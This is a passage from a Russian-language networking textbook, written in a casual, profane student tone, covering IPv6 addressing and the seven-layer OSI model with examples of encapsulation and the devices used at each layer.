9. Соединение через VPN-сервер обходит NAT

8.6.6. IPv6: будущее, которое никак не наступит

Проблема: IPv4-адресов закончилось в 2011 году. NAT — это временный костыль. Настоящее решение — **IPv6**.

IPv6 (Internet Protocol version 6) — это новая версия IP-протокола с **128-битными адресами** (вместо 32-битных в IPv4).

Сравнение IPv4 vs IPv6

Параметр	IPv4	IPv6
Длина адреса	32 бита	128 бит
Количество адресов	~4.3 миллиарда (2^{32})	~340 ундециллионов (2^{128})
Формат записи	Десятичные числа: <code>192.168.1.1</code>	Шестнадцатеричные группы: <code>2001:0db8:85a3::8a2e:0370:7334</code>
Нужен ли NAT	Да (из-за нехватки адресов)	Нет (адресов дофига)
Конфигурация	DHCP	SLAAC (автоконфигурация) или DHCPv6
Поддержка IPsec	Опционально	Обязательно (встроенная безопасность)

Формат IPv6-адреса

IPv6-адрес состоит из **8 групп по 4 шестнадцатеричные цифры**, разделённых двоеточиями.

Примеры: - `2001:0db8:85a3:0000:0000:8a2e:0370:7334` - `fe80:0000:0000:0000:0202:b3ff:fe1e:8329`

Это пиздец длинно, поэтому есть правила сокращения:

1. Удалить ведущие нули в группах:
2. `2001:0db8:85a3:0000:0000:8a2e:0370:7334`
3. → `2001:db8:85a3:0:0:8a2e:370:7334`
4. Заменить последовательность нулей на `::` (только один раз):
5. `2001:db8:85a3:0:0:8a2e:370:7334`
6. → `2001:db8:85a3::8a2e:370:7334`

Примеры сокращения: - `2001:0db8:0000:0000:0000:0000:0000:0001` → `2001:db8::1` - `fe80:0000:0000:0000:0000:0000:0000:0001` → `fe80::1` - `0000:0000:0000:0000:0000:0000:0000:0001` → `::1` (localhost в IPv6)

Типы IPv6-адресов

Тип	Префикс	Описание	Аналог в IPv4
Unicast (глобальный)	<code>2000::/3</code>	Публичные адреса (маршрутизируются в интернете)	Публичные IP
Unicast (link-local)	<code>fe80::/10</code>	Локальные адреса (только в пределах сети)	<code>169.254.x.x</code> (APIPA)
Unicast (unique local)	<code>fc00::/7</code>	Приватные адреса (не маршрутизируются)	<code>192.168.x.x</code> , <code>10.x.x.x</code>
Multicast	<code>ff00::/8</code>	Групповая рассылка	Multicast в IPv4
Loopback	<code>::1</code>	Локальный хост	<code>127.0.0.1</code>
Unspecified	<code>::</code>	Неопределённый адрес	<code>0.0.0.0</code>

Link-local адрес (`fe80::...`) — это адрес, который **автоматически генерируется** на каждом интерфейсе (из MAC-адреса). Он используется для общения в локальной сети (например, для роутеров).

Почему IPv6 медленно внедряется

Статистика (2025): Около **40%** интернет-трафика идёт по IPv6 (в США ~50%, в России ~10%).

Проблемы:

1. **NAT работает** — пока IPv4 + NAT справляются, нет мотивации переходить
2. **Обратная несовместимость** — IPv4 и IPv6 не понимают друг друга, нужны **dual-stack** (поддержка обоих) или туннели (6to4, Teredo)
3. **Старое оборудование** — роутеры, свитчи, firewall-ы 10-летней давности не поддерживают IPv6
4. **Провайдеры ленятся** — многие провайдеры до сих пор не дают IPv6-адреса клиентам
5. **Страх перед новым** — админы боятся настраивать IPv6 (хотя это не сложнее IPv4)

Прогноз: IPv6 полностью заменит IPv4... когда-нибудь. Может, к 2040 году. А может, и позже.

Ключевые термины

Ethernet — протокол канального уровня для передачи данных в локальных сетях (LAN), работает с MAC-адресами.

MAC-адрес (Media Access Control address) — уникальный 48-битный идентификатор сетевого адаптера, прошивается на заводе.

OUI (Organizationally Unique Identifier) — первые 3 байта MAC-адреса, идентифицируют производителя оборудования.

Ethernet-кадр (frame) — единица передачи данных в Ethernet, содержит MAC-адреса, тип протокола, данные и CRC.

MTU (Maximum Transmission Unit) — максимальный размер пакета без фрагментации (обычно 1500 байт для Ethernet).

CRC (Cyclic Redundancy Check) — контрольная сумма для обнаружения ошибок в кадре.

CSMA/CD (Carrier Sense Multiple Access with Collision Detection) — механизм избегания коллизий в старых Ethernet-сетях с хабами (устарел).

ARP (Address Resolution Protocol) — протокол преобразования IP-адреса в MAC-адрес.

ARP-таблица (ARP cache) — кэш соответствий IP ↔ MAC на устройстве.

ARP-spoofing (ARP poisoning) — атака Man-in-the-Middle через подмену MAC-адресов в ARP-таблице.

ICMP (Internet Control Message Protocol) — протокол служебных сообщений для диагностики и уведомлений об ошибках.

Ping — утилита для проверки доступности хоста через ICMP Echo Request/Reply.

RTT (Round-Trip Time) — время передачи пакета туда и обратно.

Traceroute — утилита для отображения маршрута пакета через роутеры.

DHCP (Dynamic Host Configuration Protocol) — протокол автоматической настройки сети (выдача IP, маски, шлюза, DNS).

DORA — 4 шага DHCP: Discover, Offer, Request, Acknowledgment.

Lease Time — время аренды IP-адреса, выданного DHCP-сервером.

NAT (Network Address Translation) — технология трансляции частных IP-адресов в публичный IP (экономия IPv4-адресов).

PAT (Port Address Translation) — расширение NAT с использованием портов для различения устройств (N:1).

Приватные IP-адреса — диапазоны IP, не маршрутизируемые в интернете (10.x.x.x, 172.16-31.x.x, 192.168.x.x).

Port Forwarding — проброс портов через NAT для входящих соединений из интернета.

IPv6 — новая версия IP-протокола с 128-битными адресами (~340 ундециллионов адресов).

Link-local адрес — IPv6-адрес fe80::/10, генерируется автоматически для локальной сети.

Dual-stack — поддержка одновременно IPv4 и IPv6 на устройстве.

Контрольные вопросы

1. **Что такое MAC-адрес и зачем он нужен?** Чем он отличается от IP-адреса? Приведи пример MAC-адреса.
2. **Как работает ARP?** Опиши процесс преобразования IP-адреса в MAC-адрес (ARP-запрос и ARP-ответ). Что такое ARP-spoofing?
3. **Объясни процесс получения IP через DHCP (DORA).** Зачем нужен Lease Time?
4. **Что такое NAT и зачем он нужен?** Как роутер различает пакеты от разных устройств в локальной сети при использовании одного публичного IP?
5. **Чем IPv6 отличается от IPv4?** Почему IPv6 медленно внедряется, хотя IPv4-адреса уже закончились?

6. **Практическая задача:** В домашней сети роутер имеет публичный IP `93.184.216.34`. Устройство с частным IP `192.168.1.100` (порт `54321`) отправляет HTTP-запрос на `142.250.185.46:80` (Google). Роутер в NAT-таблице выделяет порт `12345` для этого соединения. Опиши, как будут выглядеть Source и Destination IP:Port на каждом этапе (клиент → роутер → Google → роутер → клиент).
7. Для чего используется ICMP? Как работает `ping`? Как работает `traceroute`?
8. Что такое Ethernet-кадр? Какие поля он содержит? Зачем нужен CRC?
-

Конец главы 8.6 🎉

Глава 8.7. Эталонная модель OSI

Введение: Зачем семь слоёв, если хватает четырёх?

Окей, братан, мы уже разобрали стек TCP/IP с его четырьмя уровнями (Application, Transport, Network, Link). Но есть ещё одна модель, которую препод обязательно спросит на экзамене — **модель OSI (Open Systems Interconnection)**. И у неё **семь уровней**, ага. Семь, блять. Хотя в реальной жизни все пользуются TCP/IP.

Зачем она нужна, если никто не использует?

Хороший вопрос. Модель OSI — это **теоретическая эталонная модель**, созданная в 1984 году организацией ISO (International Organization for Standardization). Она описывает, **как должны** работать сети идеально. TCP/IP, напротив, — это **практическая реализация**, которая развивалась органически и победила на рынке.

Почему OSI всё ещё учат?

1. **Стандартизация** — OSI даёт универсальный язык для описания сетевых протоколов. Когда инженеры говорят "это протокол уровня 3", все понимают, что речь о маршрутизации.
2. **Модульность** — каждый уровень решает свои задачи, изменения на одном уровне не ломают другие.
3. **Совместимость** — производители оборудования (Cisco, Juniper, Huawei) ориентируются на OSI, чтобы их железо работало вместе.
4. **Устаревшая бюрократия** — просто потому что "так принято", и препод не хочет переписывать лекции.

В этой главе мы разберём: - Семь уровней OSI (снизу вверх) - Инкапсуляцию и декапсуляцию - Разницу между OSI и TCP/IP - Какие устройства работают на каких уровнях - Реальные примеры, чтобы это не было полным бредом

Эта глава связана с: - **Главой 8.04 (Протоколы Internet)** — TCP/IP — это упрощённая реализация OSI - **Главой 8.02 (Сетевые компоненты)** — свитчи, роутеры, файрволлы работают на разных уровнях OSI - **Главой 8.06 (Сетевые протоколы)** — Ethernet (уровень 2), IP (уровень 3), ARP, ICMP

8.7.1. Семь уровней OSI: от битов до HTTP

Модель OSI делит сетевую коммуникацию на **семь уровней** (layers). Каждый уровень отвечает за свою задачу и взаимодействует только с соседними уровнями.

Нумерация: снизу вверх (1 = физический, 7 = прикладной).

Мнемоническое правило (чтобы запомнить порядок): - **Снизу вверх (1→7): "Пожалуйста, Купи Сигарет Тридцать Сейчас, Пошёл Пиздец"** - Физический → Канальный → Сетевой → Транспортный → Сеансовый → Представления → Прикладной

Или, если хочешь по-английски (более академично): - **"Please Do Not Throw Sausage Pizza Away"** - Physical → Data Link → Network → Transport → Session → Presentation → Application

Таблица уровней OSI

#	Название	Английское	Что делает	PDU (единица данных)	Примеры протоколов/устройств
7	Прикладной	Application	Приложения пользователя	Данные (Data)	HTTP, HTTPS, FTP, SMTP, DNS, SSH, Telnet
6	Представления	Presentation	Кодирование, шифрование, сжатие	Данные (Data)	SSL/TLS, JPEG, MPEG, ASCII, UTF-8
5	Сеансовый	Session		Данные (Data)	NetBIOS, RPC, PPTP, SIP

# Название	Английское	Что делает	PDU (единица данных)	Примеры протоколов/устройств
		Управление сессиями (установка, поддержка, завершение)		
4 Транспортный	Transport	Доставка данных между приложениями (порты)	Сегмент (Segment) / Датаграмма (Datagram)	TCP, UDP
3 Сетевой	Network	Маршрутизация между сетями (IP-адреса)	Пакет (Packet)	IP (IPv4, IPv6), ICMP, ARP, OSPF, BGP
2 Канальный	Data Link	Передача данных в локальной сети (MAC-адреса)	Кадр (Frame)	Ethernet, Wi-Fi (802.11), PPP, Свитчи
1 Физический	Physical	Передача битов по физической среде	Бит (Bit)	Кабели (витая пара, оптоволокно), Хабы, Репитеры

Разберём каждый уровень подробно

8.7.2. Уровень 1: Физический (Physical Layer)

Что делает: Передаёт **биты** (0 и 1) по физической среде (кабель, радиоволны, оптоволокно).

Задачи: - Преобразование битов в электрические сигналы (витая пара), световые импульсы (оптоволокно) или радиоволны (Wi-Fi) - Определение физических характеристик: напряжение, частота, скорость передачи - Синхронизация передатчика и приёмника

Примеры: - **Кабели:** витая пара (Cat5e, Cat6), коаксиальный кабель, оптоволокно - **Разъёмы:** RJ-45 (Ethernet), USB, HDMI - **Устройства:** **хаб** (hub), **репитер** (повторитель сигнала) - **Стандарты:** 10BASE-T, 100BASE-TX, 1000BASE-T (Ethernet), 802.11a/b/g/n/ac/ax (Wi-Fi)

Аналогия: Физический уровень — это **дорога**. Она не знает, что везут (пиццу или гроб), она просто предоставляет путь.

Пример: Ты подключаешь Ethernet-кабель от компьютера к роутеру. Сетевая карта генерирует электрические импульсы: +1V = 1, -1V = 0. Сигнал идёт по медным жилам кабеля. Роутер принимает сигналы и преобразует их обратно в биты.

Проблемы на этом уровне: - **Обрыв кабеля** → сигнал не проходит - **Электромагнитные помехи** → биты искажаются (вот почему экранированный кабель лучше) - **Затухание сигнала** → на больших расстояниях сигнал слабеет (максимум 100 метров для витой пары)

8.7.3. Уровень 2: Канальный (Data Link Layer)

Что делает: Передаёт **кадры** (frames) между устройствами в **одной локальной сети** (LAN). Использует **MAC-адреса**.

Задачи: 1. **Формирование кадров:** данные оборачиваются в Ethernet-кадр с MAC-адресами 2. **Контроль ошибок:** проверка CRC (Cyclic Redundancy Check) — если кадр повреждён, он отбрасывается 3. **Управление доступом к среде:** кто и когда может передавать (в старых сетях — CSMA/CD)

Подуровни: - **LLC (Logical Link Control)** — интерфейс между канальным и сетевым уровнями - **MAC (Media Access Control)** — работа с MAC-адресами

Примеры: - **Протоколы:** Ethernet, Wi-Fi (802.11), PPP (Point-to-Point Protocol) - **Устройства:** **свитч** (switch), **мост** (bridge), **сетевая карта** (NIC) - **Адресация:** MAC-адрес (48 бит, например AA:BB:CC:DD:EE:FF)

Аналогия: Канальный уровень — это **почтовое отделение в твоём районе**. Оно доставляет письма внутри района (локальная сеть), но не знает, как доставить письмо в другой город.

Пример: Твой компьютер (MAC `AA:BB:CC:DD:EE:FF`) отправляет пакет роутеру (MAC `11:22:33:44:55:66`). Канальный уровень оборачивает IP-пакет в Ethernet-кадр:

```
[Destination MAC: 11:22:33:44:55:66]
[Source MAC: AA:BB:CC:DD:EE:FF]
[Type: 0x0800 (IPv4)]
[IP-пакет с данными]
[CRC: контрольная сумма]
```

Свитч читает Destination MAC и пересылает кадр только на порт, где сидит роутер (а не всем, как хаб).

Проблемы на этом уровне: - **MAC-адрес не уникален** (если кто-то подделал MAC) → конфликт адресов - **Broadcast-шторм** → слишком много широковещательных пакетов забивают сеть - **ARP-spoofing** → атака через подмену MAC-адресов (см. главу 8.06)

8.7.4. Уровень 3: Сетевой (Network Layer)

Что делает: Передаёт пакеты (packets) между **разными сетями** (через интернет). Использует **IP-адреса**.

Задачи: 1. **Маршрутизация** (routing): определение пути от источника к получателю через роутеры 2. **Адресация:** каждому устройству присваивается IP-адрес (IPv4 или IPv6) 3. **Фрагментация:** разбиение больших пакетов на меньшие, если MTU канала маленький

Примеры: - **Протоколы:** **IP (IPv4, IPv6)**, ICMP (ping, traceroute), ARP, OSPF, BGP (протоколы маршрутизации) - **Устройства:** **роутер** (router) - **Адресация:** IP-адрес (32 бита для IPv4, 128 бит для IPv6)

Аналогия: Сетевой уровень — это **логистическая компания**. Она определяет маршрут доставки посылки через разные города (сети), используя адреса (IP).

Пример: Ты в Москве (`192.168.1.100`) отправляешь запрос на сервер Google в США (`142.250.185.46`). IP-пакет путешествует через **десятки роутеров**, каждый из которых смотрит на **Destination IP** и решает, куда переслать пакет дальше. Роутеры используют **таблицы маршрутизации** (routing tables) для принятия решений.

TTL (Time To Live): каждый роутер уменьшает TTL на 1. Если TTL = 0, пакет выбрасывается (чтобы не было бесконечных петель).

Проблемы на этом уровне: - **Петля маршрутизации** → пакет крутится между роутерами (TTL спасает) - **Фрагментация пакетов** → снижает производительность (лучше использовать Path MTU Discovery) - **DDoS-атаки** → роутеры перегружаются огромным количеством пакетов

8.7.5. Уровень 4: Транспортный (Transport Layer)

Что делает: Обеспечивает доставку данных между **приложениями** на разных хостах. Использует **порты**.

Задачи: 1. **Сегментация:** разбивает данные на сегменты (TCP) или датаграммы (UDP) 2. **Надёжная доставка** (только TCP): подтверждение получения (ACK), повторная передача (retransmission), контроль потока 3. **Мультиплексирование:** несколько приложений на одном хосте используют один IP-адрес, но разные порты

Примеры: - **Протоколы:** **TCP** (надёжный, с установкой соединения), **UDP** (быстрый, ненадёжный) - **Адресация:** порты (16 бит, от 0 до 65535) - Well-known ports (0-1023): 80 (HTTP), 443 (HTTPS), 22 (SSH), 53 (DNS) - Registered ports (1024-49151): пользовательские приложения - Dynamic ports (49152-65535): временные порты для клиентов

Аналогия: Транспортный уровень — это **курьер**, который стучится в конкретную дверь (порт) в здании (IP-адрес). TCP — это курьер с распиской (подтверждение доставки), UDP — это курьер, который швыряет посылку в окно и убегает.

Пример: Ты открываешь браузер и заходишь на `https://google.com`. Браузер устанавливает TCP-соединение с сервером Google:

1. **Three-way handshake:**

2. Клиент → Сервер: `SYN` (хочу соединиться)
3. Сервер → Клиент: `SYN-ACK` (окей, давай)
4. Клиент → Сервер: `ACK` (подтверждаю)
5. Соединение установлено, данные передаются.
6. После завершения: `FIN` (закончили) → `ACK` (подтверждаю).

TCP vs UDP: - **TCP** (Transmission Control Protocol): надёжный, гарантирует доставку, используется для HTTP, HTTPS, FTP, SSH - **UDP** (User Datagram Protocol): быстрый, не гарантирует доставку, используется для DNS, VoIP, стриминга, игр

Проблемы на этом уровне: - **SYN-flood атака** → злоумышленник шлёт кучу SYN-запросов, не завершая handshake → сервер перегружается - **Congestion (перегрузка)** → слишком много данных → пакеты теряются → TCP замедляет передачу

8.7.6. Уровень 5: Сеансовый (Session Layer)

Что делает: Управляет **сессиями** (sessions) — устанавливает, поддерживает и завершает соединения между приложениями.

Задачи: 1. **Установка сессии:** открыть канал связи между приложениями 2. **Поддержка сессии:** синхронизация (checkpoints), восстановление после сбоя 3. **Завершение сессии:** корректное закрытие соединения

Примеры: - **Протоколы:** NetBIOS, RPC (Remote Procedure Call), PPTP (Point-to-Point Tunneling Protocol), SIP (Session Initiation Protocol для VoIP) - **Аналог в реальной жизни:** телефонный звонок (установка → разговор → отбой)

Аналогия: Сеансовый уровень — это **секретарь**, который управляет встречами. Он звонит собеседнику, договаривается о времени, следит, чтобы встреча не сорвалась, и заканчивает встречу, когда пора.

Пример: Ты подключаешься к удалённому рабочему столу через RDP (Remote Desktop Protocol). Сеансовый уровень: 1. Устанавливает сессию: "Привет, я хочу подключиться к твоему рабочему столу" 2. Поддерживает сессию: если связь прервалась на 10 секунд, сессия не закрывается, а ждёт восстановления 3. Завершает сессию: ты нажимаешь "Отключиться" → сессия корректно закрывается

Зачем отдельный уровень?

Хороший вопрос. В TCP/IP этого уровня **нет** (его функции размазаны между Transport и Application). Но в OSI решили, что управление сессиями — это отдельная задача.

Проблемы на этом уровне: - **Сессия зависла** → приложение думает, что связь есть, но данные не передаются - **Session hijacking** → злоумышленник перехватывает сессию (например, крадёт session token)

8.7.7. Уровень 6: Представления (Presentation Layer)

Что делает: Преобразует данные в формат, понятный приложению. Занимается **кодированием, шифрованием и сжатием**.

Задачи: 1. **Кодирование:** преобразование текста (ASCII, UTF-8), изображений (JPEG, PNG), видео (MPEG, H.264) 2. **Шифрование:** SSL/TLS (HTTPS), SSH 3. **Сжатие:** уменьшение размера данных (gzip, Deflate)

Примеры: - **Форматы данных:** ASCII, EBCDIC, UTF-8, JPEG, MPEG, GIF - **Шифрование:** SSL/TLS (для HTTPS), SSH - **Сжатие:** gzip (для HTTP), MPEG (для видео)

Аналогия: Уровень представления — это **переводчик**. Если один говорит по-русски, а другой по-английски, переводчик преобразует сообщения так, чтобы оба поняли.

Пример 1 (кодирование): Ты пишешь сообщение "Привет" в браузере. Браузер преобразует его в UTF-8: `D0 9F D1 80 D0 B8 D0 B2 D0 B5 D1 82` (байты). Сервер получает байты и декодирует обратно в текст.

Пример 2 (шифрование): Ты заходишь на `https://google.com`. Твой браузер и сервер Google используют **TLS (Transport Layer Security)** для шифрования трафика. Уровень представления шифрует данные перед отправкой и расшифровывает при получении.

Пример 3 (сжатие): Сервер отправляет HTML-страницу размером 100 КБ. Уровень представления сжимает её до 20 КБ (gzip). Браузер получает сжатые данные и распаковывает их.

Зачем отдельный уровень?

В TCP/IP этого уровня тоже **нет** (шифрование делает TLS, кодирование — само приложение). Но в OSI решили выделить это в отдельный уровень для универсальности.

Проблемы на этом уровне: - **Неправильная кодировка** → кракозябры вместо текста (помнишь главу 1.04?) - **Слабое шифрование** → данные перехватываются (например, старые версии SSL)

8.7.8. Уровень 7: Прикладной (Application Layer)

Что делает: Предоставляет сетевые услуги **приложениям пользователя** (браузер, почта, FTP-клиент).

Задачи: 1. **Взаимодействие с пользователем:** HTTP (веб), SMTP (почта), FTP (файлы) 2. **Обмен данными между приложениями:** DNS (разрешение доменов), DHCP (получение IP)

Примеры: - **Протоколы:** HTTP, HTTPS, FTP, SMTP (почта), POP3/IMAP (получение почты), DNS, SSH, Telnet, SNMP (управление сетью) - **Приложения:** браузер (Chrome, Firefox), почтовый клиент (Outlook, Thunderbird), FTP-клиент (FileZilla)

Аналогия: Прикладной уровень — это **само приложение**, с которым ты взаимодействуешь (браузер, мессенджер, игра).

Пример: Ты вводишь в браузере `https://google.com` и нажимаешь Enter. Что происходит на прикладном уровне?

1. **DNS-запрос:** Браузер спрашивает DNS-сервер: "Какой IP у `google.com`?" → Ответ: `142.250.185.46`
2. **HTTP-запрос:** Браузер отправляет: `GET / HTTP/1.1 Host: google.com User-Agent: Mozilla/5.0 Accept: text/html`
3. **HTTP-ответ:** Сервер Google отвечает: `` HTTP/1.1 200 OK Content-Type: text/html Content-Length: 12345

...

`` 4. Браузер рендерит HTML-страницу.

Проблемы на этом уровне: - **Уязвимости в протоколах** → SQL-инъекции, XSS (для веб-приложений) - **Фишинг** → поддельные сайты (например, `g00gle.com` вместо `google.com`) - **DDoS-атаки на уровне приложений** → перегрузка сервера запросами

8.7.9. Инкапсуляция и декапсуляция: матрёшка данных

Инкапсуляция — это процесс **оборачивания данных** заголовками на каждом уровне при отправке.

Декапсуляция — это процесс **разворачивания заголовков** на каждом уровне при получении.

Как это работает:

Отправка данных (инкапсуляция, сверху вниз)

Ты отправляешь HTTP-запрос на `google.com`:

1. **Уровень 7 (Application)**: Браузер формирует HTTP-запрос: `GET / HTTP/1.1`
2. **Уровень 6 (Presentation)**: (обычно ничего не делает, или шифрует через TLS)
3. **Уровень 5 (Session)**: (обычно ничего не делает, или управляет сессией)
4. **Уровень 4 (Transport)**: TCP добавляет заголовок (Source Port: 54321, Destination Port: 443) → **Сегмент**
5. **Уровень 3 (Network)**: IP добавляет заголовок (Source IP: `192.168.1.100`, Destination IP: `142.250.185.46`) → **Пакет**
6. **Уровень 2 (Data Link)**: Ethernet добавляет заголовок (Source MAC, Destination MAC) и CRC → **Кадр**
7. **Уровень 1 (Physical)**: Кадр преобразуется в биты и передаётся по кабелю → **Биты**

Схема инкапсуляции:

```
[Уровень 7] Данные (HTTP-запрос)
      ↓
[Уровень 4] [TCP-заголовок] [Данные] ← Сегмент
      ↓
[Уровень 3] [IP-заголовок] [TCP-заголовок] [Данные] ← Пакет
      ↓
[Уровень 2] [Ethernet-заголовок] [IP-заголовок] [TCP-заголовок] [Данные] [CRC] ← Кадр
      ↓
[Уровень 1] 010110110101... ← Биты
```

Получение данных (декапсуляция, снизу вверх)

Сервер Google получает пакет:

1. **Уровень 1 (Physical)**: Биты преобразуются в кадр
2. **Уровень 2 (Data Link)**: Ethernet проверяет CRC (контрольная сумма) и MAC-адрес → убирает Ethernet-заголовок → передаёт пакет выше
3. **Уровень 3 (Network)**: IP проверяет Destination IP → убирает IP-заголовок → передаёт сегмент выше
4. **Уровень 4 (Transport)**: TCP проверяет порт (443 = HTTPS) → убирает TCP-заголовок → передаёт данные приложению
5. **Уровень 7 (Application)**: Веб-сервер получает HTTP-запрос и формирует ответ

Аналогия: Инкапсуляция — это упаковка подарка: ты кладёшь игрушку в коробку, коробку в бумагу, бумагу в пакет, пакет в машину. Декапсуляция — это распаковка: получатель достаёт пакет из машины, снимает бумагу, открывает коробку, видит игрушку.

8.7.10. OSI vs TCP/IP: теория против практики

Почему OSI не победил?

1. **Слишком сложная**: 7 уровней вместо 4, много абстрактных концепций
2. **Поздно появилась**: TCP/IP уже работал в интернете (ARPANET), когда OSI был только на бумаге
3. **Плохая реализация**: протоколы OSI (X.25, X.400) были медленными и неудобными
4. **Победа прагматизма**: TCP/IP был проще, быстрее, бесплатнее

Сравнение OSI и TCP/IP:

OSI	TCP/IP	Примеры протоколов
7. Application	4. Application	HTTP, HTTPS, FTP, SMTP, DNS, SSH

OSI	TCP/IP	Примеры протоколов
6. Presentation	(часть Application)	SSL/TLS, JPEG, MPEG, UTF-8
5. Session	(часть Application)	NetBIOS, RPC, SIP
4. Transport	3. Transport	TCP, UDP
3. Network	2. Internet	IP (IPv4, IPv6), ICMP, ARP
2. Data Link	1. Network Access	Ethernet, Wi-Fi, PPP
1. Physical	(часть Network Access)	Кабели, хабы, радиоволны

Ключевые отличия:

1. **Количество уровней:** OSI = 7, TCP/IP = 4
2. **Уровни 5-7 в OSI** (Session, Presentation, Application) в TCP/IP объединены в один уровень Application
3. **Уровни 1-2 в OSI** (Physical, Data Link) в TCP/IP объединены в Network Access
4. **OSI — теоретическая модель** (для обучения), **TCP/IP — практическая реализация** (для реальных сетей)

Что используют на практике?

- **Протоколы:** TCP/IP (HTTP, TCP, IP, Ethernet)
- **Терминология:** OSI (говорят "это протокол уровня 3" вместо "это протокол Internet Layer")

Вывод: Мы используем **протоколы TCP/IP**, но описываем их **терминологией OSI**.

8.7.11. Устройства на разных уровнях OSI

Сетевые устройства работают на разных уровнях модели OSI:

Уровень OSI	Устройства	Что делают
1. Physical	Хаб (Hub), Репитер (Repeater), Кабели	Передают биты, усиливают сигнал, не понимают данные
2. Data Link	Свитч (Switch), Мост (Bridge), Точка доступа Wi-Fi (AP)	Коммутируют кадры по MAC-адресам, работают в локальной сети
3. Network	Роутер (Router), Layer 3 Switch	Маршрутизируют пакеты по IP-адресам между сетями
4. Transport	(нет физических устройств)	TCP/UDP работают в ОС на хостах
5-7. Session/Presentation/Application	Файрволл (Firewall), Прокси-сервер (Proxy), Load Balancer	Фильтруют трафик, кэшируют, распределяют нагрузку

Подробнее:

Уровень 1: Хаб (Hub)

Что делает: Получает биты на один порт → пересылает **всем** портам (broadcast).

Проблемы: Коллизии (два устройства отправляют одновременно → сигналы накладываются). Хабы **устарели**, их заменили свитчи.

Пример: У тебя 4 компьютера подключены к хабу. Компьютер А отправляет пакет компьютеру В. Хаб пересылает пакет всем (В, С, D). С и D получают пакет, но отбрасывают его (не их MAC-адрес).

Уровень 2: Свитч (Switch)

Что делает: Читает MAC-адрес назначения в кадре → пересылает кадр **только на нужный порт** (unicast).

Преимущества: Нет коллизий, высокая производительность.

Пример: У тебя 4 компьютера подключены к свитчу. Компьютер А отправляет пакет компьютеру В. Свитч смотрит в таблицу MAC-адресов → пересылает кадр только на порт В. С и D ничего не получают.

Уровень 3: Роутер (Router)

Что делает: Читает IP-адрес назначения → определяет маршрут → пересылает пакет на следующий роутер (или хост).

Пример: Ты отправляешь пакет на 8.8.8.8 (Google DNS). Роутер смотрит в таблицу маршрутизации: "Этот адрес не в моей сети → отправляю провайдеру". Провайдер пересылает дальше, пока пакет не дойдёт до Google.

Уровень 7: Файрволл (Firewall)

Что делает: Анализирует трафик на уровне приложений → блокирует опасные запросы.

Пример: Файрволл видит, что кто-то пытается открыть порт 3389 (RDP) из интернета → блокирует (чтобы хакеры не взломали).

8.7.12. Практический пример: что происходит при запросе google.com

Давай разберём, как все уровни OSI работают вместе, когда ты вводишь `https://google.com` в браузере.

Шаг 1: Уровень 7 (Application) — Формирование HTTP-запроса

Браузер формирует HTTP-запрос:

```
GET / HTTP/1.1
Host: google.com
User-Agent: Mozilla/5.0
```

Шаг 2: Уровень 6 (Presentation) — Шифрование (TLS)

TLS шифрует HTTP-запрос (HTTPS = HTTP + TLS).

Шаг 3: Уровень 5 (Session) — Управление сессией

(обычно ничего не делает в TCP/IP, но можно считать, что TCP управляет соединением)

Шаг 4: Уровень 4 (Transport) — TCP-заголовок

TCP добавляет заголовок:

```
[Source Port: 54321] [Destination Port: 443]
[Sequence Number] [ACK] [Flags: SYN/ACK/FIN]
[Зашифрованный HTTP-запрос]
```

Шаг 5: Уровень 3 (Network) — IP-заголовок

IP добавляет заголовок:

```
[Source IP: 192.168.1.100] [Destination IP: 142.250.185.46]
[TTL: 64] [Protocol: TCP (6)]
[TCP-сегмент]
```

Шаг 6: Уровень 2 (Data Link) — Ethernet-заголовок

Ethernet добавляет заголовок:

```
[Destination MAC: роутер 11:22:33:44:55:66]
[Source MAC: твой компьютер AA:BB:CC:DD:EE:FF]
[Type: IPv4 (0x0800)]
[IP-пакет]
[CRC: контрольная сумма]
```

Шаг 7: Уровень 1 (Physical) — Передача битов

Кадр преобразуется в электрические сигналы и передаётся по Ethernet-кабелю.

На стороне роутера

Роутер получает кадр:

1. **Уровень 1:** Биты → Кадр
 2. **Уровень 2:** Проверяет MAC-адрес → убирает Ethernet-заголовок → передаёт IP-пакет выше
 3. **Уровень 3:** Смотрит Destination IP (142.250.185.46) → "Это не в моей сети, пересылаю провайдеру" → добавляет новый Ethernet-заголовок (с MAC-адресом провайдера) → отправляет дальше
-

На стороне сервера Google

Сервер получает пакет:

1. **Уровень 1:** Биты → Кадр
2. **Уровень 2:** Проверяет MAC → убирает Ethernet-заголовок
3. **Уровень 3:** Проверяет IP → убирает IP-заголовок
4. **Уровень 4:** Проверяет порт (443 = HTTPS) → убирает TCP-заголовок
5. **Уровень 6:** Расшифровывает TLS
6. **Уровень 7:** Веб-сервер получает HTTP-запрос → формирует ответ (HTML-страница)

Ответ идёт обратно через те же уровни (в обратном порядке).

8.7.13. Зачем учить OSI, если используют TCP/IP?

Хороший вопрос. Вот несколько причин:

1. **Терминология:** Когда говорят "протокол уровня 3", все понимают, что речь о маршрутизации (IP). Это универсальный язык.
2. **Сертификации:** Cisco CCNA, CompTIA Network+ требуют знания OSI.
3. **Диагностика:** Если сеть не работает, ты проверяешь по уровням:
4. Уровень 1: Кабель подключён? Сетевая карта работает?
5. Уровень 2: MAC-адрес правильный? Свитч работает?
6. Уровень 3: IP-адрес настроен? Роутер доступен?
7. Уровень 4: Порт открыт? Firewall блокирует?
8. Уровень 7: Приложение работает?
9. **Понимание архитектуры:** OSI объясняет, как сети **должны** работать. TCP/IP — это частный случай.

Вывод: Учи OSI для экзамена и терминологии. Используй TCP/IP на практике.

Ключевые термины

Модель OSI (Open Systems Interconnection) — эталонная семиуровневая модель сетевого взаимодействия, созданная ISO в 1984 году.

Уровень 1 (Physical) — передача битов по физической среде (кабели, радиоволны).

Уровень 2 (Data Link) — передача кадров в локальной сети с использованием MAC-адресов.

Уровень 3 (Network) — маршрутизация пакетов между сетями с использованием IP-адресов.

Уровень 4 (Transport) — доставка данных между приложениями с использованием портов (TCP, UDP).

Уровень 5 (Session) — управление сессиями (установка, поддержка, завершение).

Уровень 6 (Presentation) — кодирование, шифрование, сжатие данных.

Уровень 7 (Application) — сетевые услуги для приложений пользователя (HTTP, SMTP, FTP).

Инкапсуляция — процесс оборачивания данных заголовками на каждом уровне при отправке.

Декапсуляция — процесс разворачивания заголовков на каждом уровне при получении.

PDU (Protocol Data Unit) — единица данных на каждом уровне: бит (Physical), кадр (Data Link), пакет (Network), сегмент/датаграмма (Transport), данные (Application).

Хаб (Hub) — устройство уровня 1, пересылает биты всем портам (устарело).

Свитч (Switch) — устройство уровня 2, коммутирует кадры по MAC-адресам.

Роутер (Router) — устройство уровня 3, маршрутизирует пакеты по IP-адресам.

Файрволл (Firewall) — устройство уровня 7, фильтрует трафик на основе правил безопасности.

